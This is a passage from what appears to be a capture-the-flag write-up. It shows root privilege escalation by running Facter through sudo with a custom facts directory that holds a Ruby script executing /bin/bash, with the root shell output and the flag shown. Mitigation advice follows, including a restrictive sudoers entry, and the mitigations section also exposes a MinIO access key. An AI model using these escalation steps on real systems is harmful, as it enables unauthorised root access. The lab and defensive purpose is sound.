           [--external-dir]               A directory to use for external facts.
           [--hocon]                      Output in Hocon format.
        -j [--json]                       Output in JSON format.
        -l [--log-level]                  Set logging level. Supported levels are: none, trace, debug, info, warn, error, and fatal.
           [--no-block]                   Disable fact blocking.
           [--no-cache]                   Disable loading and refreshing facts from the cache
           [--no-custom-facts]            Disable custom facts.
           [--no-external-facts]          Disable external facts.
           [--no-ruby]                    Disable loading Ruby, facts requiring Ruby, and custom facts.
           [--trace]                      Enable backtraces for custom facts.
           [--verbose]                    Enable verbose (info) output.
           [--show-legacy]                Show legacy facts when querying all facts.
        -y [--yaml]                       Output in YAML format.
           [--strict]                     Enable more aggressive error reporting.
        -t [--timing]                     Show how much time it took to resolve each fact
           [--sequential]                 Resolve facts sequentially
           [--http-debug]                 Whether to write HTTP request and responses to stderr. This should never be used in production.
        -p [--puppet]                     Load the Puppet libraries, thus allowing Facter to load Puppet-specific facts.
        -v [--version]                    Print the version
           [--list-block-groups]          List block groups
           [--list-cache-groups]          List cache groups
        -h [--help]                       Help for all arguments
Exploitation via Custom Facts
Since facter runs as root when invoked via sudo, any Ruby code loaded through --custom-dir executes with root privileges. The exploit is straightforward:
Step 1: Create a temporary directory and write a malicious Ruby script that executes a shell:
1
2
trivia@facts:~$ mkdir /tmp/exploit
trivia@facts:~$ echo 'exec("/bin/bash")' > /tmp/exploit/root.rb
The Ruby exec() function replaces the current process (the Facter Ruby interpreter running as root) with a new /bin/bash shell, inheriting the root privileges.
Step 2: Run Facter as root via sudo, pointing it at the exploit directory:
1
2
3
4
5
trivia@facts:~$ sudo /usr/bin/facter --custom-dir /tmp/exploit
root@facts:/home/trivia# id
uid=0(root) gid=0(root) groups=0(root)
root@facts:/home/trivia# cat /root/root.txt
***************44f80b72a7ac102d
Root flag captured. Full system compromise achieved.
Mitigations & Recommendations
1. Upgrade Camaleon CMS (CVE-2025-2304)
Action: Upgrade Camaleon CMS to version 2.9.1 or later, which patches the Mass Assignment vulnerability.
2. Do Not Store Credentials in Application Settings
Action: Rotate the exposed MinIO access key (AKIA8359954D9CA25A06) and secret key immediately.
Best Practice: Application credentials for external services (databases, S3, APIs) must never be stored in the CMS administration interface. Instead, use:
- Environment variables on the server (
.envfiles, not committed to version control). - A dedicated secrets manager such as HashiCorp Vault, AWS Secrets Manager, or similar.
3. Enforce Strong SSH Key Passphrases
Action: Revoke the compromised id_ed25519 key and generate a new key pair with a strong passphrase.
Explanation: Passphrases protect SSH private keys stored on disk by encrypting the key material with a symmetric cipher (aes256-ctr in this case). Without the passphrase, the key file is useless to an attacker — even if the file itself is stolen. However, the passphrase protecting the trivia user’s SSH key was dragonballz, a weak, dictionary-based password present in the publicly available rockyou.txt breach database. This allowed the passphrase to be recovered offline in approximately 3 minutes without generating any network traffic. It is strongly recommended to protect all SSH private keys with long, high-entropy passphrases that are not based on dictionary words.
4. Restrict the Facter sudo Entry
Action: Remove or significantly restrict the sudo entry for /usr/bin/facter.
Root Cause: Permitting a Ruby-based tool to run via sudo with no restrictions on its command-line arguments is equivalent to granting unrestricted root code execution. Facter’s --custom-dir option allows an unprivileged user to load arbitrary Ruby code into the privileged process.
If facter must be run as root for legitimate administrative purposes, restrict the sudoers entry to explicitly disable custom and external fact loading:
1
2
# Restrictive sudoers entry — prevents arbitrary code loading
trivia ALL=(ALL) NOPASSWD: /usr/bin/facter --no-custom-facts --no-external-facts
This prevents the --custom-dir and --external-dir options from being passed, eliminating the code execution vector while preserving facter’s core profiling functionality.